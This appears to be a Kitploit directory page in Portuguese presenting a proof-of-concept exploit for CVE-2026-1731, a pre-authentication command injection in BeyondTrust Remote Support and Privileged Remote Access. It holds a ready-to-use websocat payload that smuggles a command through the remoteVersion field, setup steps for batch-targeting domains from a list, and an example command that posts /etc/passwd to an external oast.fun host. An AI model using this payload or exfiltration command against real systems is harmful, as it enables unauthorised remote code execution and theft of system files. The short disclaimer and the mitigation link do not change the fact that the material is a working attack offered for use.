Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-1731 — CVE-2026-1731 - Vulnerabilidade crítica de injeção de comandos no BeyondTrust Remote Support e no Privileged Remote Access devido à avaliação insegura de aritmética Bash em um script acessível via WebSocket | Kitploit
Ferramentas/GitHubGitHub/win3zz/cve-2026-1731
Geração de PayloadsAnálise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoRed Teaming
GitHubwin3zz/cve-2026-1731

CVE-2026-1731

CVE-2026-1731 - Vulnerabilidade crítica de injeção de comandos no BeyondTrust Remote Support e no Privileged Remote Access devido à avaliação insegura de aritmética Bash em um script acessível via WebSocket

Ver Repositório
35858há 9 mesesRevisado pelo Kitploit
Compartilhar

CVE-2026-1731 PoC de RCE Pré-Autenticação no BeyondTrust Remote Support

[!WARNING] Este script destina-se exclusivamente a fins educacionais e de pesquisa. Não o utilize contra sistemas sem permissão explícita. Acesso ou testes não autorizados são ilegais e antiéticos. Leia o DISCLAIMER completo antes de usar este script.

Visão Geral

Este script demonstra uma vulnerabilidade crítica de injeção de comandos (CVE-2026-1731) que afeta o BeyondTrust Remote Support (RS) e o Privileged Remote Access (PRA). O problema se origina no mesmo endpoint acessível via WebSocket envolvido na anterior vulnerabilidade de alto perfil CVE-2024-12356, tornando esta uma variante intimamente relacionada.

A vulnerabilidade existe porque o script thin-scc-wrapper do servidor realiza comparações aritméticas em dados controlados pelo atacante, especificamente no valor remoteVersion enviado durante o handshake do WebSocket. O Bash trata operandos em comparações numéricas como expressões, não como strings simples, o que permite que payloads elaborados como a[$(cmd)]0 acionem a execução arbitrária de comandos durante a avaliação.

Embora a BeyondTrust tenha adicionado uma verificação numérica de sanidade neste ciclo de patch, isso não impede que o Bash realize a avaliação de expressões posteriormente, deixando o endpoint explorável. Atacantes podem obter execução de código simplesmente abrindo uma conexão WebSocket e enviando um valor de versão malicioso antes da autenticação.

Payload

echo -ne "hax[\$(ATTACKER-COMMAND)]\naaaaaaaa-aaaa-aaaa-aaaaaaaaaaaa\n0\naaaa\n" | \
./websocat -k wss://AFFECTED-SYSTEM:443/nw \
--protocol "ingredi support desk customer thin" \
-H "X-Ns-Company: COMPANY-NAME" \
--binary -n -

Dependências

pip3 install requests

Baixar websocat

wget -O websocat https://github.com/vi/websocat/releases/download/v1.14.1/websocat.x86_64-unknown-linux-musl
chmod +x websocat

(Coloque-o na mesma pasta do seu script Python.)

Ou mova-o para todo o sistema:

sudo mv websocat /usr/local/bin/

Crie domains.txt no mesmo diretório

Adicione as URLs que deseja testar:

example1.com
example2.com
example3.com

Uso do Script

Edite a seguinte linha no script para configurar o comando que você deseja que o exploit WebSocket execute:

CMD = "YOUR-COMMAND-HERE"

Por exemplo:

CMD = "curl -X POST -d @/etc/passwd http://XXXXXXXXX.oast.fun/"


Depois de definir o comando, execute o script:

python3 exploit.py

Ou torne-o executável e execute-o diretamente:

chmod +x exploit.py
./exploit.py
1 2

Mitigação

  • https://www.beyondtrust.com/trust-center/security-advisories/bt26-02

Referência

  • Análise original - https://attackerkb.com/topics/jNMBccstay/cve-2026-1731/rapid7-analysis
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    249

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →